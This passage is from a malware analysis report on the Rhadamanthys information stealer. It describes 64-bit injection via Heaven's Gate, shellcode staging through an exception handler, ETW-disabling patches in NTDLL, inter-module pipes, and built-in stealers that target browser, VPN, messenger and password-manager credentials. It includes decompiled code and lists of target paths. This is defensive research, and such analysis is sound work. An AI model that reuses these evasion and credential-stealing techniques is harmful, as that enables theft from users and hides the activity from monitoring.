As writing into a 64-bit process from a 32-bit one is not officially supported by the Windows API, it uses Heaven's Gate technique [6] to do so. This time the injection functions are encapsulated in an additional module from package #1: `phexec.bin`.

The malware now uses a 64-bit module `prepare.bin`, which is to be injected and used to retrieve the downloaded package #2 from inside the new process. The module `prepare.bin` is a shellcode containing an empty data section to be filled. The unfilled version of the section starts with the marker `YHR!` which is replaced with `0xDEADBEEF` after it is filled.



Figure 15 – Filled in data within the prepare.bin module.

Data transmission using BaseNamedObject and the use of Exception Handlers

The loader (32-bit executable) creates a named object that is used to share the information between the current process and the infected one (64-bit). The content downloaded from the C2 is passed to this object and then received in the other process, via `prepare.bin`.

During the injection, the `prepare.bin` is implanted into a fresh 64-bit process. The execution is redirected by patching the Entry Point of the main executable with a jump that leads to the shellcode.

The shellcode (`prepare.bin`) contains a loop waiting for the BaseNamedObject to be filled. It sets a Vectored Exception Handler that is triggered after the data transfer from the other process is finished. The use of an exception handler is intended to be an additional obfuscation of the execution flow.

During its execution, the shellcode installs some more patches in the original executable of the process, and returns back to the patched code after the exception handler was registered. The overwritten code changes the memory protection and waits for the first malware process to send data over the BaseNamedObject.



Figure 16 – The code of the infected executable overwritten during shellcode execution, performing wait.

When the wait is over, it triggers an exception executing the `int3` instruction. As a result the execution lands in the Vectored Exception Handler, that is installed by the shellcode.

The exception handler is responsible for unpacking the retrieved package, fetching from it the next shellcode, and redirecting the execution. The further flow, starting from the retrieved shellcode from package #2, is analogous to the execution on a 32-bit system described below.

```
20  callback = 0i64;
21  (*(void (__fastcall **)(_QWORD))(a1 + 0xC0))(*(_QWORD *)(a1 + 24));// RtlRemoveVectoredExceptionHandler
22  if ( !*(_DWORD *)a1 )
23  {
24    v3 = *(_QWORD *)(a1 + 8);
25    v10 = 4;
26    v12 = 0;
27    v11 = 0;
28    v9 = v3;
29    v13 = 0i64;
30    pkg_0xdead = (_WORD *)to_stub_NtMapViewOfSection(a1, &v9);
31    _pkg = pkg_0xdead;
32    if ( pkg_0xdead )
33    {
34      if ( *pkg_0xdead == 0xDEAD )
35      {
36        v6 = (*(__int64 (**)(void))(a1 + 160))();// GetProcessHeap
37        my_memcpy(maybe_key, (_BYTE *)_pkg + 8, 64ui64);
38        my_memcpy(maybe_iv, (_BYTE *)_pkg + 0x48, 16ui64);
39        nBuf = (_BYTE *)(*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(a1 + 168))(
40                          v6,
41                          8i64,
42                          *((unsigned int *)_pkg + 1));// RtlAllocateHeap
43        v14 = nBuf;
44        if ( nBuf )
45        {
46          v15 = *((_DWORD *)_pkg + 1);
47          my_memcpy(nBuf, (_BYTE *)_pkg + (unsigned __int16)_pkg[1] + 88, *((unsigned int *)_pkg + 1));
48          callback = decompress_pkg(a1 + 72, (__int64)v14, v15);
49        }
50        if ( _pkg[1] )
51          (*(void (__fastcall **)(_WORD *))(a1 + 136))(_pkg + 44);// DeleteFileW
52      }
53      (*(void (__fastcall **)(__int64, _WORD *))(a1 + 0x110))(-1i64, _pkg);// stub_NtUnmapViewOfSection
54    }
55  }
56  (*(void (__fastcall **)(_QWORD))(a1 + 0x80))(*(_QWORD *)(a1 + 8));// CloseHandle
57  if ( callback )
58  {
59    *(_QWORD *)(a1 + 0x60) = *(_QWORD *)(a1 + 0xA0);// GetProcessHeap
60    *(_QWORD *)(a1 + 0x68) = *(_QWORD *)(a1 + 0xA8);// RtlAllocateHeap
61    *(_QWORD *)(a1 + 0x70) = *(_QWORD *)(a1 + 0xB0);// HeapFree
62    *(_QWORD *)(a1 + 0x58) = *(_QWORD *)(a1 + 0x98);// VirtualFree
63    v18 = &config_storage[15];
64    ((void (__fastcall *)(__int64, _QWORD, _BYTE **))callback)(a1 + 0x48, 0i64, &v14);
65  }
66  return (*(__int64 (__fastcall **)(__int64))(a1 + 0xC8))(-1i64);// TerminateProcess
67 }
```

Figure 17 – The exception handler responsible for unpacking the retrieved package, fetching from it a shellcode, and redirecting the execution.

On 32-bit system

The first element fetched from the new package is a shellcode.

```
if ( v12[33] )
{
  data_size = v12[34];
  data1.buf = v12[33];                  // the downloaded data
  data1.buf_size = data_size;
}
if ( data1.buf )
{
  if ( in_new_process )
  {
    copy_to_mapping(v12, process_by_name, rhy_cfg, &Filename, data1.buf, data1.buf_size);
  }
  else
  {
    out_buf_1 = copy_from_downloaded(data1.buf, data1.buf_size);
    if ( out_buf_1 )
    {
      stc2 = calloc(1u, 0x109u);
      if ( stc2 )
      {
        v60.HeapAlloc = HeapAlloc;
        v60.HeapFree = HeapFree;
        v60.GetProcessHeap = GetProcessHeap;
        v60.VirtualFree = VirtualFree;
        v59 = v12[16];
        v60.unk0 = v12[17];
        _data1 = data1;
        copy_content(v56, rhy_cfg->iv, 0x10u);
        copy_content(v55, g_Key, 0x40u);
        copy_content(stc2 + 8, rhy_cfg->C2_URL, 0x80u);
        *(stc2 + 1) = 0;
        *(stc2 + 2) = 0xAE;
        *stc2 = strlen(stc2 + 8);       // c2_url
        *(stc2 + 1) = rhy_cfg->flags2;
        v57 = stc2;
        (out_buf_1)(&v59, v65 ? 2 : 0, &_data1);// call shellcode from the downloaded package
        free(stc2);
      }
    }
  }
}
```

Figure 18 – Two alternative paths after the data is downloaded from the C2. If the system is 32-bit, the shellcode from the downloaded package is copied into the current process, and then run in its context. Otherwise, it is injected into a new, 64-bit process.

The shellcode decrypts and decompresses the rest of the downloaded package. It then fetches the main stealer module, which is in the XS2 format [1].



Figure 19 – The module in XS2 format revealed in memory

The unpacked module is loaded into a newly allocated memory region. However, the redirection contains some additional steps. Once again, the author took extra care to minimize the memory artifacts and made sure that the loading shellcode is released after use. A a small chunk of the shellcode is copied to the new memory region, just after the loaded XS2 module. After that block, other necessary data is copied, including the pointer to the package, and the Entry Point of the next module. After finishing, the loading function jumps to such a prepared stub. As the stub is in the new memory region, it can free the region containing the unpacking shellcode before the redirection to the next stage.



Figure 20 – The copied stub frees the loading shellcode, and then redirects to the next module.

Stage 3: coredll.bin (XS2)

After passing the full loading chain, the execution finally reaches the main stealer module: `coredll.bin` (in XS2 format). The module coordinates all the work, collects the results, and reports them back to the C2. It is also responsible for retrieving other modules from package #2, and using them to perform various tasks.

In the current release, the following modules are available in the package:

Module path	Type	Role	Is new in 0.5.0?
/bin/i386/coredll.bin /bin/amd64/coredll.bin	XS	Main stealer module (analogous to the one described in this chapter)	–
/bin/i386/stubmod.bin /bin/amd64/stubmod.bin	XS	Prepares a .NET environment inside the process, to load other .NET modules	–

Module path	Type	Role	Is new in 0.5.0?
/bin/i386/taskcore.bin /bin/amd64/taskcore.bin	XS	Manages additional modules for the tasks supplied by the C2	✓
/bin/i386/stubexec.bin /bin/amd64/stubexec.bin	XS	Injects into regsvr32.exe, and remaps the module into a new process	–
/bin/KeePassHax.dll	PE (.NET)	Steals KeePass credentials	–
/bin/runtime.dll	PE (.NET)	Runs PowerShell scripts and plugins in the form of .NET assemblies	–
/bin/loader.dll	PE (.NET)	General purpose .NET assemblies runner	✓

As seen earlier, the malware supports up to 100 LUA extensions. They are loaded from the package, retrieved by paths in the format: `/extension/%08x.xs`.

The `coredll.bin` not only coordinates the work of other modules, but also has a lot of vital functionality hardcoded. It comes with a collection of built-in stealers that can be enabled or disabled depending on the configuration.

String encryption

In case of this module not all strings are obfuscated, so we can obtain some of them with the help of common applications such as FLOSS . Those are mainly strings from the statically linked libraries. The most important strings, relevant to the malware functionality, are encrypted and revealed just before use. Once again, TLS storage is used for the temporary buffer. This time the algorithm used for the decryption is RC4. The first 16 bytes of the input buffer is the key, followed by the encrypted data.

IDA script for deobfuscation:

https://gist.github.com/hasherezade/51cb827b101cd31ef3061543d001b190

Deobfuscated strings from the sample:

https://gist.github.com/hasherezade/ac63c0cbe7855276780126be006f7304

Communication between the modules

As there are multiple modules involved in the execution of various tasks, and some of them are injected into remote processes, they must communicate with the central module (`coredll.bin`), to coordinate the work and pass the collected results. The communication is implemented with the help of a pipe.

```
14  InitializeSecurityDescriptor(pSecurityDescriptor, 1u);
15  SetSecurityDescriptorDacl(pSecurityDescriptor, 1, 0, 0);
16  CurrentProcessId = GetCurrentProcessId();
17  create_pipe_name(a1, 0, stc, Name, 0x80u, CurrentProcessId);
18  v3 = CreateNamedPipeW(Name, 0x40040003u, 0, 0xFFu, 0, 0, 0, &SecurityAttributes);
19  *(stc + 32) = v3;
20  if ( v3 != -1 )
21  {
22    *(stc + 24) = read_callback;
23    memset(stc, 0, 0x14u);
24    if ( BindIoCompletionCallback(*(stc + 32), Function, 0) )
25    {
26      if ( ConnectNamedPipe(*(stc + 32), stc) )
27        return 1;
28      LastError = GetLastError();
29      if ( LastError == 997 || LastError == 535 )
30        return 1;
31    }
32    CloseHandle(*(stc + 32));
33    *(stc + 32) = -1;
34  }
35  return 0;
36 }
```

Figure 21 – The function creating the pipe within the main module.

The pipe is created by the main module, using the name `Core` and the current PID. This information, concatenated together, is hashed (SHA1), and the hash is used to generate the unique pipe name (following the pattern `\\.\pipe\{%08lx-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}`).

```
26  buf[1] = 'eroC';                            // "Core"
27  buf[0] = pid;
28  sha1_init(ctx);
29  sha1_hash_data(a1, a2, a3, ctx, buf, 8u);
30  sha1_retrieve_hash(hash_buf, ctx);
31  v18 = hash_buf[15];
32  v17 = hash_buf[14];
33  v16 = hash_buf[13];
34  v15 = hash_buf[12];
35  v14 = hash_buf[11];
36  v13 = hash_buf[10];
37  v12 = hash_buf[9];
38  v11 = hash_buf[8];
39  v10 = *&hash_buf[6];
40  v9 = *&hash_buf[4];
41  v8 = *hash_buf;
42  format = decrypt_str(v19, enc_____pipe___08lx__04x__04x__02x_02x__02x_02x_02x_02x_02x_02x_);//
43                                                  // "\\.\pipe\{%08lx-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}"
44  return snwprintf(Buffer, BufferCount, format, v8, v9, v10, v11, v12, v13, v14, v15, v16, v17, v18);
45 }
```

Figure 22 – The function used to generate the pipe name.

The PID is further passed to the submodules so they can regenerate the name, following the same algorithm, and then establish the connection.

Execution flow

After the module finishes initialization, which is typical for the XS2 format [1], execution is redirected to the main function of the module. The function takes 3 arguments: the pointer to the current module, a command to be executed, and a structure, including all the data passed from the previous layers. Depending on the command argument, the module can follow one of the 4 different execution paths. In each case, the most important functionality is to load additional components, establish the connection with the C2, and deploy the built-in stealers.

```
void __userpurge main_func(int ebx0@<ebx>, xs2_format *mod, int cmd, char *stc)
{
  DWORD tls_indx; // eax
  HANDLE hObj; // eax
  _DWORD *mapped; // eax
  _DWORD *v8; // edi
  _BYTE *buf; // eax
  _DWORD *v10; // edi
  DWORD tls_index; // eax
  HANDLE _hObj; // [esp+30h] [ebp+Ch]
  _BYTE *_buf; // [esp+34h] [ebp+10h]

  patch_ntdll();
  tls_indx = TlsAlloc();
  set_tls_index(tls_indx);
  switch ( cmd )
  {
    case 0:
      if ( is_32bit() )
        load_modules_run_stealers(ebx0, (DWORD)stc);
      goto free_and_exit;
    case 1:
free_and_exit:
      tls_index = get_tls_index();
      TlsFree(tls_index);
      return;
    case 2:
      if ( stc )
        load_or_inject_modules_run_stealers(stc);
      goto free_and_exit;
    case 3:
      hObj = (HANDLE)*((_DWORD *)stc + 22);
      _hObj = hObj;
      if ( hObj != (HANDLE)INVALID_HANDLE_VALUE )
      {
        mapped = MapViewOfFile(hObj, 4u, 0, 0, 0);
        v8 = mapped;
        if ( mapped )
        {
          buf = calloc(1u, mapped[1]);
          _buf = buf;
          if ( buf )
          {
            copy_content(buf, (_BYTE *)v8 + *v8 + 88, v8[1]);
            *((_DWORD *)stc + 22) = _buf;
          }
          UnmapViewOfFile(v8);
        }
        CloseHandle(_hObj);
      }
      if ( *((_DWORD *)stc + 22) )
      {
        v10 = calloc(1u, 0x5Cu);
        if ( v10 )
        {
          *v10 = *(_DWORD *)stc;
          v10[1] = *((_DWORD *)stc + 1);
          copy_content((_BYTE *)v10 + 8, stc + 8, 0x40u);
          copy_content((_BYTE *)v10 + 72, stc + 72, 0x10u);
          v10[22] = *((_DWORD *)stc + 22);
          hook_ExitProcess(func_load_modules, (int)v10);
        }
      }
      break;
  }
}
```

Figure 23 – The overview of the main function within the Core module.

In some cases, the function responsible for running all the modules can be executed at the exit of the application where it is injected. It is implemented by hooking the `ExitProcess` function.

Disabling the Event Tracer (and other NTDLL patches)

At the beginning of the main function (Figure 23), we can see a function patching NTDLL. Its role is to disable Event Tracering (ETW), which is a built-in Windows feature allowing to collect information about the application behavior. The bypass is implemented similarly to that described in the article [5].

In the case of the WoW64 process, both the 32-bit and the 64-bit version of the NTDLL are patched. By scanning the process with PE-sieve, we can quickly dump the modified versions of NTDLLs and receive the `.tag` file informing about the hooks. The found patches are listed below.

In NTDLL 64-bit:

The installed patch is simple, it forces the `EtwEventWrite` function to always return 0.



Figure 24 – The patch in the NTDLL (64-bit), disabling function EtwEventWrite.

The patches (NTDLL 32-bit):

Here we can see two functions patched: `EtwEventWrite` and `NtTraceEvent` – they both are forced to return immediately at the start.



Figure 25 – Multiple patches in the NTDLL (32-bit), including the ones disabling ETW.

Additionally, we can see a hook inside the exception dispatcher, whose role was described in detail in our previous article on Rhadamanthys [1] (”Handling exceptions from a custom module”). In contrast to other hooks that are security bypasses, this hook is part of the XS format loading and allows to catch the exceptions thrown by the custom module.

Running the stealers

The main component of Stage 3 comes with a rich set of built-in stealers. They are stored as two distinct global lists. The first group involves stealers that rely on searching and parsing files of particular targets (i.e., profiles, local databases), which we refer to as “passive stealers”. The second set which we refer to as “active stealers” consists of more invasive components: they can interfere with running processes, inject into them, etc.

```
seg004:001E0AE0 ; profile_funcs *g_ProfileCallbacks
seg004:001E0AE0 g_ProfileCallbacks dd offset vtable_chrome_profiles
seg004:001E0AE0                                         ; DATA XREF: check_targets_fil
seg004:001E0AE0                                         ; check_targets_fill_profiles+
seg004:001E0AE4                 dd offset vtable_firefox_profiles
seg004:001E0AE8                 dd offset vtable_filezilla_profiles
seg004:001E0AEC                 dd offset vtable_openvpn_profiles
seg004:001E0AF0                 dd offset vtable_telegram_profiles
seg004:001E0AF4                 dd offset vtable_discord_profiles
seg004:001E0AF8                 dd offset vtable_stickynotes_profiles
seg004:001E0AFC                 align 10h
seg004:001E0B00 ; stealer_funcs *g_StealersList
seg004:001E0B00 g_StealersList  dd offset vtable_steal_chrome_360browser_and_card_data
seg004:001E0B00                                         ; DATA XREF: run_stealers+17↑r
seg004:001E0B00                                         ; run_stealers+20↑o ...
seg004:001E0B04                 dd offset vtable_steal_mozilla_storage_and_history
seg004:001E0B08                 dd offset vtable_collect_system_info
seg004:001E0B0C                 dd offset vtable_msie_cookies
seg004:001E0B10                 dd offset vtable_foxmail_stealer
seg004:001E0B14                 dd offset vtable_steal_openvpn
seg004:001E0B18                 dd offset vtable_filezilla_recent_servers
seg004:001E0B1C                 dd offset vtable_wincp_stealer
seg004:001E0B20                 dd offset vtable_telegram_stealer
seg004:001E0B24                 dd offset vtable_discord_stealer
seg004:001E0B28                 dd offset vtable_stickynote_stealer
seg004:001E0B2C                 dd offset vtable_stream_stealer
seg004:001E0B30                 dd offset vtable_core_ftp_stealer
seg004:001E0B34                 dd offset vtable_keepass_hax
seg004:001E0B38                 dd offset vtable_teamviewer_spy
seg004:001E0B3C                 align 10h
```

Figure 26 – Global lists of the passive and active stealers.

Each stealer has an initialization function and a run function. They also use a top-level structure from where they fetch the data and where they report back the results. By sharing this structure, they can pass data from one to another, working as elements of the pipeline. The overview of the function responsible for running the stealers:

```
16  init_global_structures();
17  enum_processes(g_StealersStc, stc);
18  next_stealer = g_StealersList;
19  if ( g_StealersList )
20  {
21    v2 = &g_StealersList;
22    do
23    {
24      (next_stealer->init)(g_StealersStc);      //
25                                                // initialize active stealers
26      next_stealer = v2[1];
27      ++v2;
28    }
29    while ( next_stealer );
30  }
31  sUserProfile = decode_wstring(&enc__USERPROFILE_);// "%USERPROFILE%
32  if ( ExpandEnvironmentStringsW(sUserProfile, &g_UserProfilePath, 0x104u) )
33  {
34    v4 = lstrlenW(&g_UserProfilePath);
35    if ( v4 )
36    {
37      v5 = word_1F5266[v4] == '\\';
38      v6 = &word_1F5266[v4];
39      if ( v5 )
40        *v6 = 0;
41    }
42    v7 = wcsrchr(&g_UserProfilePath, '\\');
43    if ( v7 )
44      *v7 = 0;
45    g_UserProfileLen = lstrlenW(&g_UserProfilePath) + 1;
46    search_profiles_recursive(g_StealersStc, &g_UserProfilePath);//
47                                                // initializes passive stealers
48                                                // with found profiles
49  }
50  reset_tls_storage();
51  while ( dword_1F5244 != &dword_1F5244 )
52  {
53    next_stealer2 = dword_1F5248;
54    v9 = (dword_1F5248 + 4);
55    **(dword_1F5248 + 4) = *dword_1F5248;
56    *(*next_stealer2 + 4) = *v9;
57    callback = next_stealer2[3];
58    if ( callback )
59      callback(g_StealersStc, next_stealer2[2], next_stealer2 + 4);//
60                                                // run initialized passive stealers
61  }
62  _stealer = g_StealersList;
63  if ( g_StealersList )
64  {
65    v12 = &g_StealersList;
66    do
67    {
68      (_stealer->run)(g_StealersStc, _stealer->stc);//
69                                                // run the active stealers
70      _stealer = v12[1];
71      ++v12;
72    }
73    while ( _stealer );
74  }
75  to_run_lua_scripts(g_StealersStc);
76  to_post_completion(g_StealersStc);
77  to_free_structures(g_StealersStc);
78  return release_global_structures();
79 }
```

Figure 27 – Fragment of the function responsible for the deployment of the stealers.

First, the malware enumerates all the processes and stores their names, along with their PIDs, in a structure that will be used later. Then, all the built-in active stealers are initialized in a loop. At this point, they may reference the list of the processes to check if their targets are on the list. Some of them may also read additional information from the process, which will be passed further into the pipeline. Next, the passive stealers are initialized. The User Profile Path is retrieved and walked recursively to check if it contains some targeted directories from which the malware can steal.

After the initialization of both types of stealers is finished and information about the targets is collected, the functions performing the actual stealing activities run. First, all the initialized profile parsers are executed in a loop to collect the information from the files. Finally, the active stealers are executed.

After all the hardcoded stealers were run, the malware initializes a built-in LUA interpreter and uses it to execute the additional set of stealers, implemented as LUA scripts (described in more detail in “The LUA scripts“).

The results of all the executed stealers are collected in a global structure. They are posted into the queue and later uploaded to the C2.

The passive stealers

As mentioned earlier, passive stealers rely on reading and parsing files belonging to particular applications to retrieve saved credentials.

The passive stealers are initialized by parsing recursively all the subdirectories in `%USERPROFILE%` and checking the presence of targeted paths. The inner function enumerates all the directories in the `%USERPROFILE%`, and on each new directory found, it executes a passed callback.

The callback then runs the full list of initialization functions (`is_target`) of the stealers. If the path is identified as a target, the relevant passive stealer is further initialized.

```
void __cdecl check_targets_fill_profiles(profile_top_stc0 *top_stc, LPCWSTR lpString, WCHAR *file_name)
{
  profile_funcs **profile_callbacks; // edi
  profile_funcs **curr_callback; // eax
  size_t v5; // ebx
  profile_stc *buf; // eax
  profile_stc *profStc; // esi
  profile_stc *v8; // ecx

  if ( g_ProfileCallbacks )
  {
    profile_callbacks = &g_ProfileCallbacks;
    curr_callback = &g_ProfileCallbacks;
    do
    {
      if ( (*curr_callback)->is_target
        && ((*profile_callbacks)->is_target)(top_stc, *profile_callbacks, lpString, file_name) )//
                                                // check if the path belongs to any targeted application
      {
        v5 = 2 * lstrlenW(lpString) + 22;
        buf = realloc_memory(top_stc, 1, v5);
        profStc = buf;
        if ( buf )
        {
          memset(buf, 0, v5);
          profStc->funcs = *profile_callbacks;
          profStc->steal_func = (*profile_callbacks)->run;//
                                                // add passive stealer callback to the list
          lstrcpyW(profStc->str, lpString);
          v8 = *&top_stc->unk[13];
          profStc->prev = v8;
          v8->next = profStc;
          profStc->next = &top_stc->unk[13];
          *&top_stc->unk[13] = profStc;
        }
      }
      curr_callback = ++profile_callbacks;
    }
    while ( *profile_callbacks );
  }
}
```

Figure 28 – A loop initializing passive stealers with the directories found recursively in the %USERDATA% directory.

The paths used for the target identifications (passive stealers):

Target	Paths/extensions	Is Optional
Chrome	“Web Data”, “Web Data Ts4”	no
Firefox	“cookies.sqlite”	no
FileZilla	“recentservers.xml”	yes

Target	Paths/extensions	Is Optional
OpenVPN	“OpenVPN Connect\profiles”, “.ovpn”	yes
Telegram	“configs”, “\D877F783D5D3EF8C\configs”	yes
Discord	“DiscordStorage”, “discordptbStorage”, “discordcanaryStorage”	yes
StickyNotes	“Microsoft.MicrosoftStickyNotes”, “plum.sqlite”	yes

The malware comes with a statically linked SQLite library which allows it to load and query local SQLite databases, and fetch saved data such as cookies.

The active stealers

The set of active stealers is more interesting and diverse. Some of these stealers open running processes and inject additional components. One of such components is `KeePassHax.dll`, injected into the KeePass process, to steal credentials from this open-source password manager (more details in: “Stealing from KeePass”). The malware may also inject its main component (`core.bin`) into other applications.

The set of the stealers is too big to describe each of them in detail. In summary, the following applications are targeted:

Chrome	Vault	WinSCP	StickyNotes	KeePass
Mozilla products (Thunderbird, Firefox) and some of the Firefox-based browsers, such as K-Meleon.exe	FoxMail	Telegram	Stream	TeamViewer
Internet Explorer	OpenVPN	Discord	CoreFTP	360Browser

Stealing from Chrome and Mozilla products

In some cases, the active stealer’s initialization function retrieves from the running process information about the current profile and configuration files. It is done for the following targets:

- K-Meleon.exe (Firefox-based browser), Firefox
- Chrome

The approach to finding the loaded profile is a bit different in each case.

In the case of K-Meleon.exe it identifies the target files by paths retrieved from associated handles. First, the malware retrieves all object handles that are currently opened in the system, using `NtQuerySystemInformation` (with the argument `SystemHandleInformation`). It walks through obtained handles and selects the ones owned by the target process. Then, it iterates over those handles to check which names they are associated with (using `NtQueryObject`), and compares each name with the hardcoded one (`\places.sqlite`) . If the check passed, the full path is retrieved and stored for further use.

```
out_buf = Block;
objHndl = -1;
memset(Block, 0, 0x2000u);
Parameter.outBuf = out_buf;
CurrentProcess = GetCurrentProcess();
if ( DuplicateHandle(
       hSourceProcessHandle,// K-Meleon process handle
       *(p_ObjectTypeNumber + 1),// object handle from list
       CurrentProcess,
       &Parameter.objHndl,
       0,
       0,
       2u) )
{
  _hThread = CreateThread(
               0,
               0x1000u,
               to_ZwQueryObject_ObjectNameInformation,
               &Parameter,
               0,
               &ThreadId);
  hThread = _hThread;
  if ( _hThread )
  {
    wait_res = WaitForSingleObject(_hThread, 200u);
    if ( wait_res )
    {
      if ( wait_res == WAIT_TIMEOUT )
        TerminateThread(hThread, 0xFFFFFFFF);
    }
    else if ( !Parameter.status )
    {
      places_sqlite = decode_wstring(enc__places_sqlite);
      if ( StrStrIW(out_buf->Buffer, places_sqlite) )
        objHndl = Parameter.objHndl;
      reset_tls_storage();
    }
    CloseHandle(hThread);
    if ( objHndl != -1 )
    {
      memset(Filename, 0, sizeof(Filename));
      if ( out_buf->Length < 0x208u )
      {
        copy_content(Filename, out_buf->Buffer, out_buf->Length);
        search_path_on_the_disk(Filename);
        is_found = 1;
      }
    }
  }
  CloseHandle(Parameter.objHndl);
}
if ( is_found )
  break;
```

